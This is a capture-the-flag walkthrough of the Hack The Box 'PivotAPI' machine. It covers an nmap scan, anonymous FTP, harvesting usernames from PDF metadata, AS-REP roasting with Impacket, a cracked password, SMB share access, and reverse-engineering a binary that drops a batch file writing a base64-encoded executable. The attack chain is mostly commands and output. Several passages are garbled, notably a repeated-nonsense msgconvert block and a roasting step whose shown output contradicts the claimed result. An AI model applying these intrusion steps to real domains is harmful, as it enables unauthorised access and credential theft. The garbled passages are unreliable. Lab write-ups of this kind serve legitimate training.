# pivotapi

```
[/Documents/htb/boxes/pivotapi]
                10.10.10.240
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 16:47 EDT
Nmap scan report for 10.10.10.240
Host is up (0.064s latency).
Not shown: 987 filtered ports
        STATE SERVICE
                             VERSION
        open ftp
21/tcp
                             Microsoft ftpd
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
 02-19-21 03:06PM
02-19-21 03:06PM
                                  103106 10.1.1.414.6453.pdf
                                  656029 28475-linux-stack-based-buffer-overflows.pdf
                                 1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
  02-19-21
           12:55PM
  02-19-21 03:06PM
                                 1018160 ExploitingSoftware-Ch07.pdf
  08-08-20 01:18PM
                                  219091 notes1.pdf
                                  279445 notes2.pdf
  08-08-20 01:34PM
  08-08-20 01:41PM
                                     105 README.txt
 02-19-21 03:06PM
                                 1301120 RHUL-MA-2009-06.pdf
  ftp-syst:
   SYST: Windows_NT
3/tcp
        open domain
                             Simple DNS Plus
        open kerberos-sec Microsoft Windows Kerberos (server time: 2021-06-09 21:03:36Z)
88/tcp
135/tcp
              msrpc
                             Microsoft Windows RPC
        open
139/tcp open
                             Microsoft Windows netbios-ssn
                             Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
389/tcp
445/tcp open microsoft-ds?
464/tcp
        open
               kpasswd5?
593/tcp open ncacn_http
                             Microsoft Windows RPC over HTTP 1.0
636/tcp open
              tcpwrapped
                             Microsoft SQL Server 2019 15.00.2000.00; RTM
1433/tcp open ms-sql-s
 ms-sql-ntlm-info:
   Target_Name: LICORDEBELLOTA
NetBIOS_Domain_Name: LICORDEBELLOTA
   NetBIOS Computer Name: PIVOTAPI
   DNS_Domain_Name: LicorDeBellota.htb
    DNS_Computer_Name: PivotAPI.LicorDeBellota.htb
   DNS_Tree_Name: LicorDeBellota.htb
   Product_Version: 10.0.17763
  ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
 Not valid before: 2021-06-09T21:03:01
_Not valid after: 2051-06-09T21:03:01
  ssl-date: 2021-06-09T21:04:24+00:00; +16m08s from scanner time.
3268/tcp open ldap
3269/tcp open tcpwrapped
                             Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
Service Info: Host: PIVOTAPI; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: mean: 16m07s, deviation: 0s, median: 16m07s
  ms-sql-info:
    10.10.10.240:1433:
      Version:
        name: Microsoft SQL Server 2019 RTM
        number: 15.00.2000.00
        Product: Microsoft SQL Server 2019
        Service pack level: RTM
        Post-SP patches applied: false
      TCP port: 1433
  smb2-security-mode:
      Message signing enabled and required
  smb2-time:
    date: 2021-06-09T21:03:48
    start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.04 seconds
```

### Domain Name System

DNS, or the Domain Name System, translates human readable domain names (for example, www.amazon.com) to machine readable IP addresses (for example, 192.0.

## File Transfer Protocol



The File Transfer Protocol is a standard communication protocol used for the transfer of computer files from a server to a client on a computer network. FTP is built on a client—server model architecture using separate control and data connections between the client and the server. Wikipedia

# Kerberos Protocol Kerberos is a computer-network authentication protocol that works on the basis of tickets to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner. Wikipedia

What is RPC used for?

**Remote Procedure Call** (**RPC**) is a protocol that one program can use to request a service from a program located in another computer on a network without having to understand the network's details. **RPC** is **used to** call other processes on the remote systems like a local system.

What is NetBIOS SSN?

Description. This indicates an attempt to use the **NetBIOS-SSN** protocol. **NetBIOS** Session Service (NBSS) is a protocol to connect two computers to transmit heavy data traffic. It is mostly used for printer and file services over a network. Dec 9, 2008

**Active Directory** (AD) is a database and set of services that connect users with the network resources they need to get their **work** done. The database (or **directory**) contains critical information about your environment, including what users and computers there are and who's allowed to **do** what.

How does **LDAP** work with **Active Directory**? **LDAP** provides a means to manage user and group membership stored in **Active Directory**. **LDAP** is a protocol to authenticate and authorize granular access to IT resources, while **Active Directory** is a database of user and group information. Feb 1, 2021

^

Port 464: running **kpasswd5**. This port is **used for** changing/setting passwords against Active Directory. Ports 636 & 3269: As indicated on the nmap FAQ page, this means that the port is protected by tcpwrapper, which is a host-based network access control program.

I'm assuming that's an nmap scan or similar. TCP Wrapper is a client side software solution for Linux/BSD machines which provides firewall features. It monitors all incoming packets to the machine and if an external node attempts to connect, the software checks to see if the node is authorized based on various criteria you can specify.

There is bunch of ports open. Let's first start with ftp

## **FTP**


```
Usage: { ftp | pftp } [-46pinegvtd] [hostname]
-4: use IPv4 addresses only
-6: use IPv6, nothing else
-p: enable passive mode (default for pftp)
-i: turn off prompting during mget
-n: inhibit auto-login
-e: disable readline support, if present
-g: disable filename globbing
-v: verbose mode
-t: enable packet tracing [nonfunctional]
-d: enable debugging
```

#### Active Mode FTP

Among the two connection modes, active mode is the older one. Active FTP was introduced in the early days of computing when mainframes were more common and attacks to information security were not as prevalent.

Here's a simplified explanation on how an active mode connection is carried out, summarized in two steps. Some relevant steps (e.g. ACK replies) have been omitted to simplify things.

- A user connects from a random port on a file transfer client to FTP port 21 on the server. It sends the PORT command, specifying what client-side port the server should connect to. This port will be used later on for the data channel and is different from the port used in this step for the command channel.
- The server connects from port 20 to the client port designated for the data channel. Once the data connection is established, file transfers are then made through these client and server ports.




#### Passive Mode FTP

In passive mode, the client still initiates a command channel (control connection) to the server. However, instead of sending the PORT command, it sends the PASV command, which is basically a request for a server port to connect to for data transmission. When the FTP server replies, it indicates what data port number it has opened for the ensuing data transfer.

Here's how passive mode works in a nutshell:

- The client connects from a random port to port 21 on the server and issues the PASV command. The server replies, indicating which (random) port it has opened for data transfer.
- The client connects from another random port to the random port specified in the server's response. Once connection is established, data transfers are made through these client and server ports.



There is a lot of pdf files. login anonymous:no password

```
i)-[/Documents/htb/boxes/pivotapi]
     ftp -pi 10.10.10.240
Connected to 10.10.10.240.
220 Microsoft FTP Service
Name (10.10.10.240:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
227 Entering Passive Mode (10,10,10,240,193,253).
125 Data connection already open; Transfer starting.
02-19-21 03:06PM
                                 103106 10.1.1.414.6453.pdf
02-19-21 03:06PM
                                 656029 28475-linux-stack-based-buffer-overflows.pdf
02-19-21 12:55PM
                                1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
                                1018160 ExploitingSoftware-Ch07.pdf
02-19-21 03:06PM
08-08-20 01:18PM
                                 219091 notes1.pdf
                                 279445 notes2.pdf
08-08-20 01:34PM
08-08-20 01:41PM
                                    105 README.txt
02-19-21 03:06PM
                                1301120 RHUL-MA-2009-06.pdf
226 Transfer complete.
ftp> mget *
     mali)-[/Documents/htb/boxes/pivotapi/ftp]
```

# Let's first cat the README.txt file.

28475-linux-stack-based-buffer-overflows.pdf ExploitingSoftware-Ch07.pdf

10.1.1.414.6453.pdf

```
(root@ kali)-[/Documents/htb/boxes/pivotapi/ftp]

# cat README.txt

VERY IMPORTANT!!

Don't forget to change the download mode to binary so that the files are not corrupted.
```

BHUSA09-McDonald-WindowsHeap-PAPER.pdf notes1.pdf README.txt

notes2.pdf RHUL-MA-2009-06.pdf

It's said that change the download mode into binary so no files will be corrupted.

Let's download all files again in binary mode.

```
ftp> binary
200 Type set to I.
ftp> mget *
```

After analizing all the files i found nothing so let's check the metadata of one of the file with exiftool.

```
kali)-[/Documents/htb/boxes/pivotapi/ftp]
   exiftool RHUL-MA-2009-06.pdf
ExifTool Version Number
                                 : 12.16
File Name
                                 : RHUL-MA-2009-06.pdf
Directory
File Size
                                 : 1271 KiB
File Modification Date/Time
                                 : 2021:06:09 17:52:51-04:00
File Access Date/Time
                                 : 2021:06:09 17:48:15-04:00
File Inode Change Date/Time
                                 : 2021:06:09 17:52:51-04:00
File Permissions
                                 : rw-r--r--
File Type
                                 : PDF
File Type Extension
                                 : pdf
                                 : application/pdf
MIME Type
PDF Version
                                 : 1.4
                                 : No
Linearized
                                 : 88
Page Count
XMP Toolkit
                                 : XMP toolkit 2.9.1-13, framework 1.6
                                 : 14ac9a6d-ff72-11dd-0000-8fdb8053d234
About
                                  GPL Ghostscript 8.63
Producer
                                 : 2009:02:17 17:15:32Z00:00
Modify Date
                                 : 2009:02:17 17:15:32Z00:00
Create Date
                                 : PScript5.dll Version 5.2.2
Creator Tool
                                 : 14ac9a6d-ff72-11dd-0000-8fdb8053d234
Document ID
                                 : application/pdf
Format
Title
                                 : Microsoft Word - BufferOverflows_cover
                                 : alex
Creator
Author
                                 : alex
```


We found the username. let's collect all usernames for every files.

```
root  kali)-[/Documents/htb/boxes/pivotapi/ftp]

# exiftool * |egrep "Creator | Author" | awk '{print $3}'

Microsoft
Unknown
saif
Microsoft®
byron
:
byron
cairo
Kaorz
:
alex
alex
alex
```

Let's save all these username into a file called user. Ist



Now we have the users list let's check the Kerberos preauthentication check.

```
GetNPUsers.py -dc-ip 10.10.10.240 -no-pass -usersfile user.lst LicorDeBellota/
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

We got the hash of Kaorz user let's try to crack this hash with john.

We have kaorz:Roper4155 let's check the smb share if we have access of any shares.

What is SMB used for?

The Server Message Block Protocol (**SMB** protocol) is a client-server communication protocol **used for** sharing access to files, printers, serial ports and other resources on a network. It can also carry transaction protocols for interprocess communication.

I use crackmapexec for that.

We have read access of three shares. let's check the NETLOGON first.

```
uli)-[/Documents/htb/boxes/pivotapi]
    smbclient //10.10.10.240/NETLOGON -U Kaorz%Roper4155
Try "help" to get a list of possible commands.
smb: \> ls
                                       D
                                                    Sat Aug
                                                             8 06:42:28 2020
                                       Ď
                                                0
                                                             8 06:42:28 2020
                                                    Sat Aug
 HelpDesk
                                       D
                                                    Sun Aug
                                                             9 11:40:36 2020
                7779839 blocks of size 4096. 3438088 blocks available
smb: \> cd HelpDesk\
smb: \HelpDesk\> ls
                                       D
                                                    Sun Aug
                                                             9 11:40:36 2020
                                       D
                                                0
                                                    Sun Aug
                                                             9 11:40:36 2020
 Restart-OracleService.exe
                                       Α
                                          1854976
                                                    Fri Feb 19 05:52:01 2021
  Server MSSQL.msg
                                            24576
                                       Α
                                                    Sun Aug
                                                             9 07:04:14 2020
 WinRM Service.msg
                                            26112
                                                    Sun Aug
                                                             9 07:42:20 2020
                7779839 blocks of size 4096. 3438088 blocks available
```

We have three files in the HelpDesk Directory let's get these all files into our system.


```
smb: \HelpDesk\> get Restart-OracleService.exe
getting file \HelpDesk\Restart-OracleService.exe of size 1854976 as Restart-OracleService.exe (516.8 KiloBytes/sec) (average 516.8 KiloBytes/sec)
smb: \HelpDesk\> get "Server MSSQL.msg"
getting file \HelpDesk\Server MSSQL.msg of size 24576 as Server MSSQL.msg (91.6 KiloBytes/sec) (average 487.3 KiloBytes/sec)
smb: \HelpDesk\> get "WinRM Service.msg"
getting file \HelpDesk\WinRM Service.msg of size 26112 as WinRM Service.msg (108.5 KiloBytes/sec) (average 465.0 KiloBytes/sec)
```

```
____(root@ kali)-[/Documents/htb/boxes/pivotapi/HelpDesk]
# ls
Restart-OracleService.exe 'Server MSSQL.msg' 'WinRM Service.msg'
```

Now for extracting the text inside .msg file we need msgconvert let's first install that.

sudo apt-get install libemail-outlook-message-perl libemailsender-perl

Now let's extract the text inside .msg file.



```
msgconvert MinRML Service.msg

[msg hall)-[/Documents/htb/boxes/pivetapi/HelpDesk]

Restart-OracleService.exe 'Server MSGQL.emg' 'Server MSGQL.emg' 'WinRM Service.emg'

[msg hall)-[/Documents/htb/boxes/pivetapi/HelpDesk]

cat WinRM Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Sun Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Sun Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Sun Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Sun Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Sun Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20 +0000

More and Service.ext

Date: Sun, 09 Aug 2020 11:42:20

More and Service.ext

Date: Sun, 09 Aug
```

Now afer reading the both messages i known that Due to some problems by Oracle database installed in 2010 they migrate to MSSQL at the beginning of 2020.

And they also said that there was a problems at the time of restarting the Oracle service and for this reason a program called "Reset-Service.exe" was created to log in to Oracle and restart the service.

It's mean that the "Reset-Service.exe" has creads for Oracle database becuase it's need to login into oracle database and without creads it can't be possible.

And the other message tell that they stop externally displaying WinRM's service and they also created a rule to block the exposure of the service and we have also blocked the TCP, UDP and even ICMP output So that no shells of the type icmp are used.

Now let's analize the binary.

```
i)-[/Documents/htb/boxes/pivotapi/HelpDesk]
     python3 -m http.server 7070
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
192.168.119.131 - - [09/Jun/2021 19:14:17] "GET /Restart-OracleService.exe HTTP/1.1" 200 -
 Restart-OracleS...
                                                                                                              Command Prompt
 C:\Users\saaad>curl http://192.168.119.132:7070/Restart-OracleService.exe --output Restart-OracleService.exe
                                                                Time Current
Left Speed
             % Received % Xferd Average Speed
   % Total
                                                Time
                                                        Time
                                Dload Upload
                                                Total
                                                        Spent
 100 1811k 100 1811k
                       0
                             0 1811k
                                           0 0:00:01 --:--
                                                               0:00:01 12.5M
 C:\Users\saaad>dir
  Volume in drive C has no label.
  Volume Serial Number is 4498-BF19
  Directory of C:\Users\saaad
 06/10/2021
            01:22 AM
                        <DIR>
 06/10/2021
            01:22 AM
                        <DIR>
 05/29/2021
            03:09 PM
                        <DIR>
                                       .vscode
 05/25/2021
            11:39 AM
                        <DIR>
                                      3D Objects
 05/25/2021
            11:39 AM
                                      Contacts
                        <DIR>
 05/25/2021
            11:42 AM
                        <DIR>
                                      Documents
 06/10/2021
            01:20 AM
                        <DIR>
                                      Downloads
 05/25/2021
            11:39 AM
                        <DIR>
                                      Favorites
            11:39 AM
 05/25/2021
                                      Links
                        <DIR>
            11:39 AM
 05/25/2021
                        CDTRS
                                      Music
 06/10/2021
            12:51 AM
                        <DIR>
                                      OneDrive
 06/10/2021
            01:22 AM
                            1,854,976 Restart-OracleService.exe
 05/25/2021
            11:39 AM
                        <DIR>
                                      Saved Games
 05/25/2021
            11:40 AM
                        <DIR>
                                      Searches
 05/29/2021
            02:40 PM
                        <DIR>
                                      Videos
               1 File(s)
                              1,854,976 bytes
              14 Dir(s)
                          2,502,586,368 bytes free
```

First let's monitor the binary with procmon so we known that what's the binary doing.

C:\Users\saaad>


ime	Process Name	PID	Operation	Path	R	esult Det	ail
04:	Restart-Oracl	5336	Trocess Start		SU	ICCESS Pare	nt PID: 507
:04:	Restart-Oracl	5336	Thread Create	Cil learn DEDSEC Dealtan Biratan i Partat AradaS			ad ID: 8308
				C:\Users\DEDSEC\Desktop\Pivotapi\Restart-OracleService.exe C:\Windows\System32\ntdl\.dll			ge Base: 0x ge Base: 0x
)4:	Restart-Oracl	5336	CreateFile	C:\Users\DEDSEC\Desktop\Pivotapi	St	ICCESS Desi	red Access:
	Restart-Oracl Restart-Oracl		Aaad Image Aaaad Image	C:\Windows\System32\kernel32.dll C:\Windows\System32\KernelBase.dll			ge Base: 0x ge Base: 0x
4:	Restart-Oracl	5336	CreateFile (	C:\Windows\System32\conhost.exe	SU	ICCESS Desi	red Access:
)4: )4:	Restart-Oracl	5336 5336		C:\Windows\System32\conhost.exe C:\Windows\System32\conhost.exe		.E LOCKED WSynd ICCESS Synd	Type: SyncT Type: SyncT
)4:	Restart-Oracl	5336	QuerySecurityFile	C:\Windows\System32\conhost.exe	SU	ICCESS Infor	mation: Label
04:	Restart-Oracl	5336	QueryNameInformation	C:\Windows\System32\conhost.exe	SU	ICCESS Nam	e: \Window 2324, Com
	Restart-Oracl	5336		C:Windows\System32\Conhost.exe C:Windows\System32\conhost.exe		ICCESS PID:	2324, Com
04:	Restart-Oracl	5336	🛂 Load Image	C:\Windows\System32\msvcrt.dll	SU	ICCESS Imag	ge Base: 0x
	Restart-Oracl Restart-Oracl			C:\Windows\System32\shell32.dll			ad ID: 6976 ge Base: 0x
04:	Restart-Oracl	5336	🛂 Load Image	C:\Windows\System32\msvcp_win.dll	SU	ICCESS Imag	ge Base: 0x
			Agr Load Image Agr Thread Create	C:\Windows\System32\ucrtbase.dll			ge Base: 0x
04:	Restart-Oracl	5336	Load Image	C:\Windows\System32\user32.dll			ad ID: 4020 ge Base: 0x
04:	Restart-Oracl	5336	🛂 Load Image	C:\Windows\System32\win32\u.dll			ge Base: 0x
	Restart-Oracl Restart-Oracl	5336		C:lWindows\System32\gdi32.dll C:lWindows\System32\gdi32full.dll			ge Base: 0x ge Base: 0x
04:	Restart-Oracl	5336	Thread Create		SU	ICCESS Thre	ad ID: 6792
				C:\Windows\System32\ole32.dll C:\Users\DEDSEC\Desktop\Pivotapi\WINMM.DLL		ICCESS Imag .ME NOT FOUDesi	ge Base: 0x
04:				C:\Windows\System32\rpcrt4.dll			ge Base: 0x
:04:	Restart-Oracl	5336	CreateFile	C:\Windows\System32\winmm.dll			red Access:
04:	Restart-Oracl Restart-Oracl	5336 5336		C:Windows\System32\winmm.dll C:Windows\System32\winmm.dll		ICCESS Crea	tionTime: 1
04:	Restart-Oracl	5336	CreateFile	C:\Windows\System32\winmm.dll	SU	ICCESS Desi	red Access:
04: 04:				C:lWindows\System32\winmm.dll C:lWindows\System32\combase.dll		E LOCKED WSyno ICCESS Imag	:Type: SyncT ie Base: 0x
04:	Restart-Oracl	5336	CreateFileMapping	C:\Windows\System32\winmm.dll	SU	ICCESS Sync	Type: SyncT
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If you analize the output you find that the binary create a file inside "AppData\Local\Temp\" directory with the random name everytime and then it's delete the bat file.


So for getting that random bat file we need to stop the binary before it's delete that bat file So for that i use CMDWatcher.

Link: https://www.kahusecurity.com/tools.html


Select the Interactive mode and then start the monitoring and then execute the binary.




Click resume the process.




You got the bat file location go to that location in your file manager.



Copy both file into your desktop in any folder.



copy both files inside my desktop/files folder and then resume the process.



Now let's analize the bat file.

```
■ 542B.bat ×
C: > Users > DEDSEC > Desktop > files > 📕 542B.bat
     @shift /0
     @echo off
     if %username% == cybervaca goto correcto
     if %username% == frankytech goto correcto
     if %username% == ev4si0n goto correcto
     goto error
     echo AAAAAAAAAAAAAAfug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g >> c:\programdata\oracle.txt
     echo wAoAAPQAAACaCgAAAAAAAAAAAAAAAAAAAABAAGBALnBkYXRhAADgqQAAAMALAACqAAAAjgsAAA >> c:\programdata\oracle.txt
     echo AAAAAAAAAAAAAAAAQAAwQC54ZGF0YQAAZOUAAABwDAAA5gAAADgMAAAAAAAAAAAAAAAAAAAAAAA>> c:\programdata\oracle.txt
     echo ADHSxwABAAAASIsFFgMLAMcAAQAAAEiLBRkDCwDHAAEAAABIiwXcAgsAxwABAAAASIsFjw >> c:\programdata\oracle.txt
     echo ELAGaBOE1adFhIiwWxAgsAiRWnTw0AiwCFwHQ1uQIAAADoK9ABAOi20AEASIsVTwILAIsS >> c:\programdata\oracle.txt
     echo iRDoRg@BAEiLBd/1CgCD0AF@WjHASIPEKMMPHwC5AQAAA0j2zwEA68kPH@AASGNIPEgByI >> c:\programdata\oracle.txt
     echo E4UEUAAHWZD7dIGGaB+QsBdDlmgfkLAnWHg7iEAAAADg+Gev///4uI+AAAADHShckPlcLp >> c:\programdata\oracle.txt
     echo aP///0iNDekPAQDo1A8BADHASIPEKMODeHQOD4ZL////RIUA6AAAADHSRYXAD5XC6Tf/// >> c:\programdata\oracle.txt
     echo 9mZi4PH4QAAAAAAA8fQABIg+w4SIsFxQELAEyNBdZODQBIjRXXTg0ASI0N2E4NAIsAiQWs >> c:\programdata\oracle.txt
     echo Tg0ASI0FpU4NAEiJRCQgSIsFVQELAESLCOg9zwEAkEiDxDjDDx+AAAAAAEFVQVRVV1ZTSI >> c:\programdata\oracle.txt
     echo HsmAAAADHAuQOAAABIjVQkIEiJ1/NIqOiLPWgBCwBEiw9FhckPhbwCAABlSIsEJTAAAABI >> c:\programdata\oracle.txt
     echo ix18AAsASItwCDHtTIsl03INAOsRSDnGD4Q0AgAAuegDAABB/9RIiejwSA+xM0iFwHXiSI >> c:\programdata\oracle.txt
     echo s1WAALADHtiwaD+AEPhCICAACLBoXAD4RxAgAAxwXvTQ0AAQAAIsGg/gBD4QYAgAAhe0P >> c:\programdata\oracle.txt
     echo hDECAABIiwWN/woASIsASIXAdAxFMcC6AgAAADHJ/9DoxBEBAEiNDQ0XAQD/FUNyDQBIix >> c:\programdata\oracle.txt
     echo XQ/woASIkC6AgWAQBIjQ2R/f//6JzOAQDoZw8BAEiLBWD/CgBIiQXpYA0A6JTOAQBIiwAx >> c:\programdata\oracle.txt
     echo yUiFwHUc618PH4QAAAAAAITSdCyD4QF0J7kBAAAASIPAAQ+2EID6IH7mQYnIQYPwAYD6Ik >> c:\programdata\oracle.txt
     echo EPRMjr5GYPH0QAAITSdRHrGmYuDx+EAAAAAACA+iB/C0iDwAEPthCE0nXwSIkFgWANAESL >> c:\programdata\oracle.txt
      echo BOWFwHQW9kQkXAG4CgAAAA+F8QAAAIkF62wKAIsdDU0NAESNYwFNY+RJweQDTInh6GrMAQ >> c:\programdata\oracle.txt
     echo CF20iJxUiLPeZMDQB+S41D/zHbTI0sxQgAAAAPH4AAAAAASIsMH+i3ywEASI1wAUiJ8egz >> c:\programdata\oracle.txt
     echo zAEASI1EHQBIixQfSYnwSInBSIPDCOgDzAEASTnddc5KjUQl+EjHAAAAAABIiS2LTA0A6A >> c:\programdata\oracle.txt
     echo YKAQBIiwVP/goASIsVcEwNAIsNekwNAEiLAEiJEEyLBV1MDQBIixVeTA0A60kBAACLDT9M >> c:\programdata\oracle.txt
